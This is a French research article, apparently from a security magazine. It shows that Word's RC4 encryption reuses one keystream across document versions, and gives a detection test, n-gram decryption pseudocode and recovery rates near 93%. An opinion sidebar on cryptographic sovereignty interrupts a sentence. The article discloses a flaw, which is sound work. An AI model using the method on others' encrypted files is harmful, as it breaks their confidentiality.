   Plusieurs options de services de chiffrement qui utilisent l'algorithme RC4 sont proposées. Elles fournissent différentes possibilités (comme la signature numérique) et se distinguent principalement par la longueur des clés utilisées. Historiquement, elles correspondent aux différentes législations en vigueur pour l'exportation vers des pays autres que les États-Unis. Le dernier service de la liste (« *RC4, Fournisseur de chiffrement fort* » selon l'appellation de Word, voir figure 1) est celui censé offrir la meilleure sécurité, avec des clés de 128 bits. C'est celui que nous allons cryptanalyser.

   RC4 est un chiffrement de type flot **[3]**, c'est-à-dire que le texte clair M est combiné à une séquence aléatoire s produite par l'expansion de la clé K, pour produire le texte chiffré C. Nous avons donc, pour chaque caractère produit à l'instant t :

   $$C_t = M_t \oplus \sigma_t$$

   Le chiffrement étant symétrique, pour déchiffrer, il suffit d'appliquer la suite s sur le texte chiffré, soit :

   $$M_t = C_t \oplus \sigma_t$$

   La clé de chiffrement est générée par le logiciel. Elle est obtenue à partir du mot de passe choisi par le propriétaire du document et d'un vecteur d'initialisation (IV) généré aléatoirement par Word (IV pour *Initialization Vector*), qui sont concaténés ensemble puis hachés :

   $$K = F(H (IV \,||\, \text{mot de passe}))$$

   où F est une fonction de dérivation de clé (produisant des valeurs de 128 bits), K est la clé de chiffrement et H est la fonction de hachage (le plus souvent SHA1) avec || désignant opérateur de concaténation. Ainsi, la clé de chiffrement ne dépend pas uniquement du mot de passe de l'utilisateur, ce qui serait une vulnérabilité importante.

Remarquons au passage que l'utilisation d'un même mot de passe pour chiffrer différents documents n'affaiblit pas la clé de chiffrement puisque cette dernière est obtenue en hachant ce mot de passe avec le vecteur d'initialisation qui est censé être généré aléatoirement à chaque fois (notion de marquant de message).

3 Mise en évidence de la vulnérabilité

3.1 Principe général

La vulnérabilité réside dans le fait que Microsoft Word viole une règle fondamentale en cryptologie : il utilise le même vecteur d'initialisation pour chiffrer différentes versions d'un même document. Ainsi, un utilisateur qui produit un document effectue des modifications et les sauvegarde sous forme de copies du fichier original, et ce, en conservant le même mot de passe. Dans ce cas, toutes les versions produites sont chiffrées avec la même suite chiffrante. Toutes ces versions sont appelées « messages parallèles »[2]. On appelle « profondeur de parallélisme » le nombre de messages parallèles relativement à une même suite chiffrante s.

3.2 Analyse technique

Créons tout d'abord un document Word contenant le texte : « *Ceci est un essai de construction de messages parallèles afin de montrer la vulnérabilité du chiffrement de Microsoft Word* ». La figure ci-dessous montre une capture du texte en clair contenu dans le document original.

Ensuite, nous faisons les opérations suivantes :

- Ce document est alors protégé en lecture avec le mot de passe « protection » et sauvegardé sous le nom « message1 ».
- Ensuite, le texte est modifié en le texte « *Ceci est un essai de construction* ***de deux*** *messages parallèles afin de montrer la vulnérabilité du chiffrement de Microsoft Word.* ». Il est également chiffré avec le même mot de passe et sauvegardé sous le nom « message2 ».

Les figures 2 et 3 montrent une capture hexadécimale des 2 fichiers chiffrés :




Figure 2 : Version hexadécimale de message 1




Figure 3 : Version hexadécimale de message 2

Nous voyons que les 37 premiers octets sont les mêmes entre les 2 fichiers chiffrés. Ceci prouve que la même suite chiffrante, et donc le même vecteur d'initialisation, a été employé pour chiffrer les deux versions du fichier. Pour s'en convaincre, il suffit de comparer cette fois les vecteurs d'initialisation (localisés après le marqueur 10 00 00 00).




Figure 4 : Vecteur d'initialisation de message 1




Figure 5 : Vecteur d'initialisation de message 2

D'un point de vue opérationnel (voir cryptanalyse proprement dite plus loin), il est impératif que la partie commune et identique de texte clair (partie bleu clair sur les figures 2 et 3) soit réduite au minimum. Nous avons observé que cela est très souvent le cas : par exemple, la date est changée à chaque révision et se trouve en tout début de document.

Toute cette analyse nous permet donc de conclure que **la vulnérabilité décrite n'est donc pas liée à l'algorithme de chiffrement, mais à son implémentation au sein des applications Microsoft Word**.

3.3 Étude sommaire de la structure d'un document Word

Pour mener à bien la cryptanalyse, il est nécessaire de repérer certaines données critiques. Tout d'abord, il est nécessaire de connaître la taille des données chiffrées et de déterminer où ces dernières commencent et se terminent.

- Word positionne toujours le début du texte à l'offset 0xA00.
- La taille des données (nombre de caractères) se détermine en lisant les valeurs x et y situées respectivement aux offsets 0x21D et 0x21C. La taille T (en octets) est alors donnée par la formule T = (x-8)* 2^8 + y.

Ces données sont toujours accessibles en clair, même lorsque le fichier est chiffré avec l'option supplémentaire « chiffrer les propriétés du document ».

3.4 Exploitation de la vulnérabilité

Pour exploiter cette vulnérabilité, l'attaque consiste en trois phases :

- Dans un premier temps, à partir d'un volume de documents Microsoft Word chiffrés, extraire les données utiles.
- Parmi ces documents, détecter ceux qui sont parallèles.
- Procéder au décryptement de ces messages parallèles.

4 Détection des messages parallèles

4.1 Principe général

Sans perte de généralités, considérons deux textes clairs M_1 et M_2 et leur chiffré respectif C_1 et C_2. Soient σ_1 et σ_2 les suites chiffrantes appliquées respectivement sur M_1 et M_2. Nous avons alors :

$$C_1 = M_1 \oplus \sigma_1 \qquad \text{et} \qquad C_2 = M_2 \oplus \sigma_2$$

Combinons les deux textes chiffrés par un XOR bit à bit. Nous obtenons :

$$(C_1 \oplus C_2) = (M_1 \oplus M_2) \oplus (\sigma_1 \oplus \sigma_2)$$

Les messages M_1 et M_2 étant en clair, ils répondent à des caractéristiques linguistiques propres à leur langue d'origine, ici le français : chaque symbole (lettre, chiffre, ponctuation) aura une fréquence d'apparition différente, en tout cas différente de celle concernant un texte chiffré (loi uniforme). Nous avons alors deux propriétés intéressantes :

- La valeur $M_1 \oplus M_2$ possède un profil statistique aisément identifiable.
- La valeur $\sigma_1 \oplus \sigma_2$ aura un profil statistique aléatoire.

Ces deux propriétés nous permettent, pour $C_1 \oplus C_2$, de distinguer deux cas de figure et donc deux hypothèses statistiques s'agissant de déterminer si $M_1 \oplus M_2$ sont parallèles ou non.

- Hypothèse nulle (H_0) : Les textes ne sont pas parallèles (par exemple : σ_1 et σ_2 sont différentes). Le texte chiffré ($C_1 \oplus C_2$) exhibe un profil statistique totalement aléatoire.
- Hypothèse alternative (H_1) : Les textes sont parallèles (σ_1 et σ_2 sont identiques du fait d'une mauvaise gestion de clé). Le texte ($C_1 \oplus C_2$) vaut alors exactement $M_1 \oplus M_2$ et de fait exhibe un profil statistique caractéristique de la langue du texte clair.

Ces deux hypothèses permettent donc de bâtir un test d'hypothèses simples **[6][7]** pour décider du parallélisme de deux textes. Pour cela, nous devons choisir un estimateur qui se comporte différemment selon H_0 ou H_1.

4.2 Algorithme de détection

Nous choisissons l'estimateur suivant :

$$Z = \sum_{i=0}^{n} c_1^i \oplus c_2^i \oplus 1$$

Dans cette formule, n est la taille commune entre C_1 et C_2 exprimée en bits (C_1^i et C_2^i représentent respectivement les $i^{ème}$ bits des textes C_1 et C_2. L'estimateur Z, en fait, compte le nombre de bits valant zéro dans le texte ($C_1 \oplus C_2$). Il est alors facile de démontrer **[5][6]** que Z suit une loi binomiale de paramètre n et p, où p représente la probabilité des bits de $C_1 \oplus C_2$ de valoir 0. Cette loi binomiale peut être approximée par une loi normale (théorème central-limite) de paramètre np (espérance) et $\sqrt{np(1-p)}$ (écart type) lorsque n tend vers l'infini. Z suit alors une loi normale $N(np, \sqrt{np(1-p)})$. Nous pouvons donc construire le test facilement, car la valeur p va être différente selon les hypothèses H_0 et H_1.

- Sous H_0 (messages non parallèles), Z suit la loi normale : $N(\frac{n}{2}, \frac{\sqrt{n}}{2})$.
- Sous H_1 (messages parallèles), Z suivra alors la loi normale : $N(np, \sqrt{p(<-p)})$ avec $p > ½$ (en pratique, pour la plupart des langages, tous groupes linguistiques confondus, nous avons même $p > 0.6$).

Le test est alors simple. On choisit un seuil S (défini par les probabilités d'erreur que l'on se fixe **[7]**) et la décision s'établit comme suit :

- Si $Z < S$, alors les textes ne sont pas parallèles.
- Sinon ($Z > S$), les textes sont parallèles.

En pratique, les différentes expériences montrent des pics très importants de l'estimateur Z pour les textes parallèles. La détection est ainsi aisée par la simple présence d'un pic (voir résultats plus loin). Toutefois, cela ne permet pas de discriminer plusieurs groupes différents de messages parallèles.

Mais pour lever cette difficulté, nous exploitons le fait que le parallélisme est une relation d'équivalence[3]. Tout groupe de messages parallèles sera en fait une classe d'équivalence pour cette relation.

L'algorithme de détection est alors très simple : sur N textes chiffrés, nous les comparons deux à deux et extrayons les groupes de messages parallèles.

4.3 Résultats expérimentaux

Cette technique a été testée sur de très nombreux exemples, dans la plupart des langues et toujours avec la même efficacité. Pour illustrer cette méthode, nous prenons un exemple test, facilement reproductible. Nous avons construit 20 documents Microsoft Word d'environ 1500 caractères. Les documents ont ensuite été chiffrés en RC4 128 bits. Parmi les 20, les cinq premiers (numérotés de 1 à 5) ont été protégés en effectuant des copies successives d'un document original pour lequel nous avons à chaque fois remplacé le texte. Ces cinq documents sont donc chiffrés avec la même suite chiffrante. Les résultats sont présentés dans la figure 6.

```
Première colonne   : fichiers comparés
Deuxième colonne   : nombre de bits à « 0 »
Troisième colonne  : proportion de bits à « 0 »

z[1-2] 6081 0.658    z[3-15] 4677 0.506    z[6-18] 4611 0.499    z[10-20] 4629 0.501
z[1-3] 6110 0.662    z[3-16] 4604 0.498    z[6-19] 4586 0.496    z[11-12] 4608 0.499
z[1-4] 6141 0.665    z[3-17] 4692 0.508    z[6-20] 4660 0.504    z[11-13] 4670 0.506
z[1-5] 6148 0.666    z[3-18] 4606 0.499    z[7-8]  4647 0.503    z[11-14] 4582 0.496
z[1-6] 4695 0.508    z[3-19] 4605 0.499    z[7-9]  4657 0.504    z[11-15] 4573 0.495
z[1-7] 4636 0.502    z[3-20] 4627 0.501    z[7-10] 4580 0.496    z[11-16] 4582 0.496
z[1-8] 4607 0.499    z[4-5] 6113 0.662     z[7-11] 4594 0.497    z[11-17] 4584 0.496
z[1-9] 4545 0.492    z[4-6] 4634 0.502     z[7-12] 4668 0.505    z[11-18] 4642 0.503
z[1-10] 4638 0.502   z[4-7] 4585 0.496     z[7-13] 4626 0.501    z[11-19] 4591 0.497
z[1-11] 4652 0.504   z[4-8] 4626 0.501     z[7-14] 4550 0.493    z[11-20] 4593 0.497
z[1-12] 4560 0.494   z[4-9] 4622 0.500     z[7-15] 4667 0.505    z[12-13] 4548 0.492
z[1-13] 4682 0.507   z[4-10] 4621 0.500    z[7-16] 4548 0.492    z[12-14] 4592 0.497
z[1-14] 4634 0.502   z[4-11] 4703 0.509    z[7-17] 4642 0.503    z[12-15] 4591 0.497
z[1-15] 4653 0.504   z[4-12] 4627 0.501    z[7-18] 4562 0.494    z[12-16] 4614 0.500
z[1-16] 4578 0.496   z[4-13] 4629 0.501    z[7-19] 4625 0.501    z[12-17] 4574 0.495
z[1-17] 4642 0.503   z[4-14] 4565 0.494    z[7-20] 4629 0.501    z[12-18] 4508 0.488
z[1-18] 4606 0.499   z[4-15] 4664 0.505    z[8-9]  4514 0.489    z[12-19] 4549 0.492
z[1-19] 4601 0.498   z[4-16] 4611 0.499    z[8-10] 4531 0.491    z[12-20] 4619 0.500
z[1-20] 4639 0.502   z[4-17] 4655 0.504    z[8-11] 4617 0.500    z[13-14] 4598 0.498
z[2-3] 6125 0.663    z[4-18] 4537 0.491    z[8-12] 4661 0.505    z[13-15] 4677 0.506
z[2-4] 6126 0.663    z[4-19] 4590 0.497    z[8-13] 4589 0.497    z[13-16] 4646 0.503
z[2-5] 6099 0.660    z[4-20] 4592 0.497    z[8-14] 4709 0.510    z[13-17] 4622 0.500
z[2-6] 4590 0.497    z[5-6] 4625 0.501     z[8-15] 4530 0.490    z[13-18] 4648 0.503
z[2-7] 4633 0.502    z[5-7] 4596 0.498     z[8-16] 4661 0.505    z[13-19] 4655 0.504
z[2-8] 4622 0.500    z[5-8] 4585 0.496     z[8-17] 4703 0.509    z[13-20] 4655 0.504
z[2-9] 4550 0.493    z[5-9] 4521 0.489     z[8-18] 4585 0.496    z[14-15] 4587 0.497
z[2-10] 4651 0.504   z[5-10] 4658 0.504    z[8-19] 4642 0.503    z[14-16] 4562 0.494
z[2-11] 4633 0.502   z[5-11] 4638 0.502    z[8-20] 4694 0.508    z[14-17] 4642 0.503
z[2-12] 4549 0.492   z[5-12] 4540 0.491    z[9-10] 4549 0.492    z[14-18] 4534 0.491
z[2-13] 4643 0.503   z[5-13] 4650 0.503    z[9-11] 4595 0.497    z[14-19] 4651 0.504
z[2-14] 4613 0.499   z[5-14] 4594 0.497    z[9-12] 4593 0.497    z[14-20] 4577 0.495
z[2-15] 4618 0.500   z[5-15] 4633 0.502    z[9-13] 4519 0.489    z[15-16] 4521 0.489
z[2-16] 4651 0.504   z[5-16] 4638 0.502    z[9-14] 4565 0.494    z[15-17] 4613 0.499
z[2-17] 4595 0.497   z[5-17] 4598 0.498    z[9-15] 4660 0.504    z[15-18] 4615 0.500
z[2-18] 4627 0.501   z[5-18] 4500 0.487    z[9-16] 4599 0.498    z[15-19] 4542 0.492
z[2-19] 4708 0.510   z[5-19] 4585 0.496    z[9-17] 4563 0.494    z[15-20] 4728 0.512
z[2-20] 4576 0.495   z[5-20] 4611 0.499    z[9-18] 4627 0.501    z[16-17] 4548 0.492
z[3-4] 6087 0.659    z[6-7] 4649 0.503     z[9-19] 4632 0.501    z[16-18] 4668 0.505
z[3-5] 6150 0.666    z[6-8] 4560 0.494     z[9-20] 4612 0.499    z[16-19] 4645 0.503
z[3-6] 4629 0.501    z[6-9] 4620 0.500     z[10-11] 4594 0.497   z[16-20] 4635 0.502
z[3-7] 4570 0.495    z[6-10] 4571 0.495    z[10-12] 4498 0.487   z[17-18] 4626 0.501
z[3-8] 4583 0.496    z[6-11] 4683 0.507    z[10-13] 4632 0.501   z[17-19] 4579 0.496
z[3-9] 4561 0.494    z[6-12] 4643 0.503    z[10-14] 4604 0.498   z[17-20] 4635 0.502
z[3-10] 4626 0.501   z[6-13] 4661 0.505    z[10-15] 4595 0.497   z[18-19] 4731 0.512
z[3-11] 4644 0.503   z[6-14] 4651 0.504    z[10-16] 4636 0.502   z[18-20] 4663 0.505
z[3-12] 4510 0.488   z[6-15] 4752 0.514    z[10-17] 4596 0.498   z[19-20] 4524 0.490
z[3-13] 4678 0.506   z[6-16] 4573 0.495    z[10-18] 4580 0.496
z[3-14] 4578 0.496   z[6-17] 4547 0.492    z[10-19] 4579 0.496
```

Figure 6 : Résultats de la détection de textes parallèles

Nous relevons bien des pics conséquents de « 0 » pour les fichiers 1 à 5 et nous pouvons vérifier la relation de transitivité.

Une fois les documents parallèles identifiés, la dernière et principale est de procéder au décryptement afin de retrouver tout ou partie du texte en clair à partir des chiffrés.

5 Décryptement des messages

La technique de cryptanalyse que nous décrivons **[5]** vise à retrouver les textes clairs sans passer par l'étape de récupération de la clé. Il est donc nécessaire de se doter, dans ce type d'approche, d'un modèle pour le langage cible. Ce modèle prend la forme d'un corpus[5]. Nous nous limitons au cas de la langue française, lequel se généralise sans problème à toutes les langues.

5.1 Modélisation d'une langue – Construction du corpus

Il s'agit de construire un modèle qualitatif et quantitatif de la langue des textes cibles. Une langue donnée, ici le français, peut être caractérisée par la fréquence d'apparition de chaque caractère constituant la langue : lettres minuscules, lettres majuscules, chiffres, ponctuation, ... À titre d'exemple, le tableau ci-dessous donne les fréquences d'apparition des 26 lettres de l'alphabet (ici, aucun autre caractère n'a été pris en compte et aucune distinction n'a été faite entre minuscules et majuscules).

Lettre	Fréquence	Lettre	Fréquence
a	8,40	n	7,13
b	1,06	o	5,26
c	3,03	p	3,01
d	4,18	q	0,99
e	17,26	r	6,55
f	1,12	s	8,08
g	1,27	t	7,07
h	0,92	u	5,74
i	7,34	v	1,32
j	0,31	w	0,04
k	0,05	x	0,45
l	6,01	y	0,30
m	2,96	z	0,12

Tableau 1 : Fréquences des lettres en français en pourcentage (résultats obtenus à partir d'un ensemble de 100000 lettres extraites de romans du 20ème siècle)

Plus généralement, il est possible de caractériser la langue non plus par la fréquence d'apparition de caractères uniques, mais par des chaînes de longueur fixe de *n* caractères consécutifs appelées n-grammes. Cela offre plus de richesse que les fréquences simples de lettres.

À titre d'exemple, le tableau ci-dessous montre les fréquences d'apparition des 3-grammes, en prenant en compte le même échantillon de textes que précédemment.

3-grammes	Fréquence	3-grammes	Fréquence
ENT	0,90	ELA	0,44
LES	0,80	RES	0,43
EDE	0,63	MEN	0,42
DES	0,61	ESE	0,42
QUE	0,60	DEL	0,40
AIT	0,54	ANT	0,40
LLE	0,51	TIO	0,38
SDE	0,51	PAR	0,36
ION	0,48	ESD	0,35
EME	0,47	TDE	0,35

Tableau 2 : Fréquences des 3-grammes en français en pourcentage (résultats obtenus à partir d'un ensemble de 100000 lettres extraites de romans du 20ème siècle)

L'ensemble de ces n-grammes avec leurs fréquences d'apparition forme un « *corpus* » **[5]**. Nous définissons alors une variable aléatoire discrète X « valeur du n-gramme ». Nous appelons P_i la probabilité que la variable X prenne la valeur x_i : $P(X = x_i) = p_i$, avec i {0, ...N}. N est la taille du corpus. La distribution de probabilité (ou loi de probabilité) de la variable aléatoire discrète X est alors entièrement déterminée par les probabilités p_i des événements $\{X = x_i\}$, les x_i parcourant l'ensemble du corpus.

Un tel corpus, pour répondre à nos besoins, doit répondre à plusieurs impératifs :

- Il doit être suffisamment représentatif de la langue cible.
- Il doit être de taille « raisonnable » pour permettre un traitement rapide.

Nous ne décrirons pas, faute de place et par souci de limiter les aspects purement statistiques, les techniques de validation du corpus permettant de s'assurer de sa bonne modélisation de la langue cible (voir **[2][8]**).

Résumons les principales contraintes et caractéristiques :

- Représentativité du corpus : Pour constituer le corpus, nous devons dans un premier temps recueillir un ensemble de textes parmi lequel nous allons extraire les n-grammes. Il convient alors d'apprécier la valeur du corpus ainsi constitué. Les textes doivent représenter un volume suffisamment conséquent pour offrir des probabilités cohérentes. Mais l'expérience et les analyses statistiques montrent que si l'on veut avoir un échantillon représentatif (corpus) de la population (la langue), la meilleure approche consiste à disposer de plusieurs corpus pour une même langue, pour modéliser finement plusieurs niveaux de langage (généraliste, technique, diplomatique, contextes particuliers, ...). C'est ensuite la réalité opérationnelle (l'environnement cible) qui dicte le choix du ou des corpus à utiliser.
- Choix des caractères à prendre en compte : Un autre critère déterminant pour la constitution de corpus efficaces sera la nature des caractères à prendre en compte. L'objectif étant de réduire les caractères rencontrés pour ne conserver que ceux choisis par nos soins, sans pour autant perdre de n-grammes représentatifs de la langue. Pour avoir une portée opérationnelle, nous avons choisi un espace de 96 caractères (langue française). Le tableau 3 présente l'ensemble des caractères pris en compte pour la constitution de nos corpus.
- Taille du corpus : Il s'agit de déterminer la valeur n optimale pour les n-grammes. Il s'agit de minimiser la taille du corpus pour pouvoir le stocker en mémoire tout en conservant sa validité en tant que modèle. Le choix optimal est de prendre n = 4. La gestion du corpus en mémoire se fera néanmoins via des tables de hachage (pour 96 caractères pris en compte, nous avons : 96^n n-grammes différents possibles). Les différents résultats montrent que, autant le passage de trigrammes à tétragrammes améliore sensiblement la qualité du décryptement, autant le passage de tétragrammes à pentagrammes n'apporte pas de mieux notable **[8]**.

a	b	c	d	e	f	g	h	i	j	k	l	m
n	o	p	q	r	s	t	u	v	x	x	y	z
A	B	C	D	E	F	G	H	I	J	K	L	M
N	O	P	Q	R	S	T	U	V	W	X	Y	Z
0	1	2	3	4	5	6	7	8	9	.	,	;
:	?	!	«	(	)	{	}	+	-	*	/	=
'	à	â	ç	è	é	ê	î	ô	ù	espace		

Tableau 3 : Caractères pris en compte pour la constitution des corpus

5.2 Principe général du décryptement

Soit C_1, ..., C_i,...C_p, p textes chiffrés à décrypter un de N n-grammes différents. Soient x_0, ..., x_i , ... , x_N ces n-grammes. Nous décomposons les textes chiffrés en une succession de n-grammes (selon le mode choisi ; voir la section consacrée aux optimisations).

- Pour chaque n-gramme Cg_1 du premier texte chiffré C_1, nous faisons une hypothèse sur la valeur du n-gramme Mg_1 du texte en clair correspondant. Mg_1 est pris parmi les éléments du corpus considéré : Mg_1 $\{ x_0, ..., x_i , ... , x_N \}$.
- Nous calculons le n-gramme chiffrant k correspondant : $k = Mg_1 \oplus Cg_1$.
- À partir du n-gramme chiffrant trouvé, nous calculons pour chacun des (p-1) textes chiffrés restants les n-grammes des textes en clair correspondants : $Mg_i = k \oplus Cg_i$.
- Nous réitérons cette opération pour chaque élément du corpus.

Nous avons constitué, pour chaque n-gramme des textes, N p-uplets (Mg_1, ..., Mg_i, ..., Mg_p) qui sont autant de n-grammes possibles pour les textes en clair (M_1, ..., M_i, ...M_p). Il nous faut déterminer parmi ces N p-uplets lequel est le plus probable pour les textes en clair recherchés. Nous associons aux N p-uplets de n-grammes trouvés, les N p-uplets des probabilités correspondantes ($P(Mg_1)$, ..., $P(Mg_i)$, ..., $P(Mg_p)$).

Le p-uplet de n-grammes le plus probable sera alors celui qui permet de maximiser le p-uplet de probabilités. La problématique suivante va être alors de choisir un estimateur Z permettant de caractériser correctement cette maximisation du p-uplet de probabilités. Le choix de l'estimateur va dépendre de

▪ HUMEUR : LA SÉCURITÉ CRYPTOGRAPHIQUE EN QUESTION

Le cas du chiffrement de la suite Office abordé dans ce numéro illustre une fois de plus tout le décalage existant entre une sécurité sur le papier et celle existant en pratique. Le fameux syndrome marketing « AES-256 inside » a et aura encore une belle vie devant lui. Il est d'ailleurs surprenant de constater que la « libéralisation » de la crypto ait finalement abouti à une hégémonie américaine avec l'AES (un algorithme pour tous les lier ?) : le général de Gaulle, chantre d'une indépendance nationale en cryptologie comme dans bien d'autres domaines, doit se retourner dans sa tombe.

Certes, le *hacker* – au sens noble du terme – est toujours là pour rapidement détecter une éventuelle faille voire une *trapdoor*. Les cas sont nombreux et certains historiques (citons le célèbre cas de l'affaire Hans Buehler et la compagnie Crypto AG). Il ne pourra pas toujours le révéler s'il utilise des moyens « illégaux » comme le *reverse engineering*.

Mais les choses peuvent être bien plus compliquées qu'il n'y paraît. La publication d'algorithmes comme le DES ou GOST (en pleine guerre froide) puis de l'AES (dans un contexte naissant de terrorisme international), le développement forcené de la cryptographie à clé publique – dont la sécurité, rappelons-le, n'a jamais été prouvée et repose sur la supposition non démontrée qu'il existerait des problèmes calculatoirement impossibles a résoudre – devrait nous inciter à nous poser certaines questions :

- **Ces algorithmes sont-ils vraiment sûrs ? Peut-on imaginer un pays comme les USA favoriser des algorithmes qu'ils ne maîtriseraient pas ?**
- **Quid des trapdoors mathématiques ?**
- **Conserve-t-on une capacité a très vite revenir en arrière et garantir notre souveraineté au cas où ?**

Imaginons deux scenarii qui jusque-là n'ont pas été démontrés impossibles :

- **L'AES tombe de manière opérationnelle.**
- **Un chercheur trouve un moyen facile (polynomial) de factoriser.**

Nos soucis d'avions cloués au sol par la faute d'un petit volcan islandais nous sembleront bien relatifs. La vision gaullienne nous avait protégés dans l'affaire Buehler, il serait malheureux que la France, par des choix cryptologiques hasardeux, ne soit la prochaine fois parmi les victimes. Le cas de la Suède est à ce titre exemplaire et montre qu'il existe un modèle alternatif à la vision américaine : leurs choix technologiques ont été faits de sorte que si Internet tombe et/ou que toute la crypto tombe, cela n'aura d'impact ni sur la sécurité ni sur le fonctionnement de leur réseaux et de leurs infrastructures critiques.

la nature des textes (beaucoup de noms propres, termes techniques ou pas...) et c'est là où toute l'expertise du cryptanalyste opérationnel s'exprime. La règle de base est que :

$$Z = f((P(Mg_1), ..., P(Mg_i), ..., P(Mg_p))$$

où la fonction f est une fonction positive strictement croissante.

Nous obtenons donc l'algorithme de cryptanalyse général suivant :

```
Soient p textes chiffrés parallèles en notre possession: C1, ... , Ci ,... , Mp
Soient les p textes clairs correspondants à découvrir : M1, ... , Mi,... , Mp constitués
de  n-grammes respectifs Mg1, ... , Mgi,... , Mgp

Soit un corpus de N n-grammes : {x0, ...,xi , ... ,xN} de probabilités respectives
{P(x0), ...,P(xi) , ... ,P(xN)}

Soit Z un estimateur :
Z :   R^p        → R
      (x1,..., xp) ↦ Z(x1,...,xp)

Pour chaque n-gramme Cg1 de C1 faire :
   Z = 0
   Pour m1 ∈{ x0, ...,xi , ... ,xN} faire hypothèse : Mg1 = m1
      Calculer : k = m1 ⊕ Cg1
      Pour i ∈ {2, ... .p}
         Calculer : mi = k ⊕ Cgi
         Calculer P(mi)
      Fin pour
      Si Z [ P(m1),... , P(mi) , ... , P(mp) ] > Z
         Z = Z [ P(m1),... , P(mi) , ... , P(mp) ]
         Pour i ∈ {1, ... .p}
            Mgi = mi
         Fin pour
      Fin si
   Fin pour
Fin pour
```

Table1 : Algorithme général de cryptanalyse

5.3 Optimisations et paramètres optimaux

L'algorithme général d'attaque présente dans le paragraphe est un canevas générique qui appelle, selon les cas, plusieurs paramètres et optimisations. Leurs choix et combinaison seront dictés par plusieurs critères, en premier lieu la profondeur de parallélisme et la nature de la langue (groupe linguistique et niveau de langue) et de son codage[7].

Nous allons, faute de place, présenter succinctement les principaux paramètres et optimisations qui peuvent grandement améliorer l'algorithme général précédent **[2][4][8]**.

- Choix de la fonction de cumul des fréquences : il est impératif de choisir une fonction positive strictement croissante. Parmi les nombreuses fonctions possibles, deux ont été retenues :

$$Z_+ = \sum_{i=1}^{i=p} f_i^a$$

et avec f_i les fréquences des n-grammes trouvés et a un nombre réel. Le choix va dépendre de la nature du texte **[5]**. Pour traiter des textes très riches

en noms propres ou termes techniques rares, nous privilégierons la seconde mesure. La valeur optimale de a se situe aux alentours de a = 0.3.

- Mode de traitement des n-grammes : deux modes existent : avec ou sans recouvrement.

Le premier consiste simplement à décomposer les textes en une suite de n-grammes accolés les uns aux autres et à les traiter indépendamment :

Figure 7 : Mode sans recouvrement

Très simple à mettre en œuvre, cette solution n'est pas la meilleure : si nous trouvons un n-gramme erroné (mauvais estimateur, caractère absent du corpus, ...), il sera quand même pris en compte sans aucune autre vérification possible.

Le deuxième mode consiste à opérer un décalage d'un unique caractère entre deux n-grammes.




Figure 8 : Mode par recouvrement

Les n-grammes de clairs trouvés se chevauchent, ce qui permet de vérifier la conformité des résultats trouvés : les (n-1) caractères communs trouvés entre deux n-grammes consécutifs ne doivent pas être différents, sinon le décryptement est mauvais (mais, s'ils sont identiques, cela n'assure pas pour autant que le décryptement soit exact !).

La mise en œuvre de la seconde méthode est bien sûr plus technique. Elle-même appelle un grand nombre d'optimisations possibles qui sont détaillées dans **[8]**.

- Techniques de décodage : ces techniques **[2]** sont issues de la théorie des codes correcteurs d'erreurs et utilisent essentiellement l'approche par maximum de vraisemblance. Au lieu de conserver à chaque pas (mode recouvrant ou non) le meilleur candidat (décodage dur), il est plus efficace de conserver les k meilleurs (décodage souple). Cela permet de revenir en arrière pour corriger une éventuelle mauvaise décision lors d'une étape précédente. D'un point de vue technique, on utilise la notion de treillis de décodage avec recherche du meilleur chemin dans ce treillis (inspiré du décodage de Viterbi des codes convolutifs).

- Gestion des caractères impossibles : Selon l'espace des caractères choisi, il est possible non seulement d'accélérer la mise au clair des textes chiffrés, mais également d'affiner grandement la qualité du décryptement. Ainsi, dans un texte classique, dès que des caractères non imprimables (ou hors de l'espace de travail) sont obtenus, le candidat de clair est donc faux.

5.4 Résultats expérimentaux

Nous présenterons des résultats à partir de trois catégories de fichiers tests :

- Test1 : Il s'agit de documents extraits d'un roman de J. Verne. Nous avons construit un total de cinq textes parallèles d'environ 1200 caractères chacun, à partir de cinq extraits du document original.
- Test2 : Il s'agit d'un discours du chef d'état-major de l'armée de terre à la commission des finances de l'Assemblée nationale en 2008 (niveau de langue soutenu avec termes techniques). Nous avons là aussi construit cinq textes parallèles à partir de cinq extraits différents de l'original. Chaque extrait contient environ 1500 caractères.
- Test3 : Il s'agit d'un discours du Président de la République. Cette fois-ci, nous avons fabriqué cinq textes parallèles en modifiant cinq fois la date (jour, format, ...) en début de texte. Les textes parallèles comportent environ 9700 caractères.

Nous avons ensuite utilisé un algorithme modérément optimisé (fonction multiplicative, a = 0.3, mode avec recouvrement, gestion de l'espace des caractères) avec décodage dur et sans traitement sémantique. Le tableau 4 montre les résultats de décryptement obtenus.

Nombre de textes parallèles	Nombre de caractères correctement décryptés			Pourcentage de bon décryptement		
	Test1	Test2	Test3	Test1	Test2	Test3
2 parallèles	462	633	3845	40,07 %	40,66 %	39,80 %
3 parallèles	1018	1283	8679	88,29 %	82,40 %	89,78 %
4 parallèles	1069	1414	8880	92,71 %	90,81 %	91,87 %
5 parallèles	1081	1428	9001	93,76 %	91,71 %	93,12 %

Tableau 4 : Résultats de décryptement obtenus

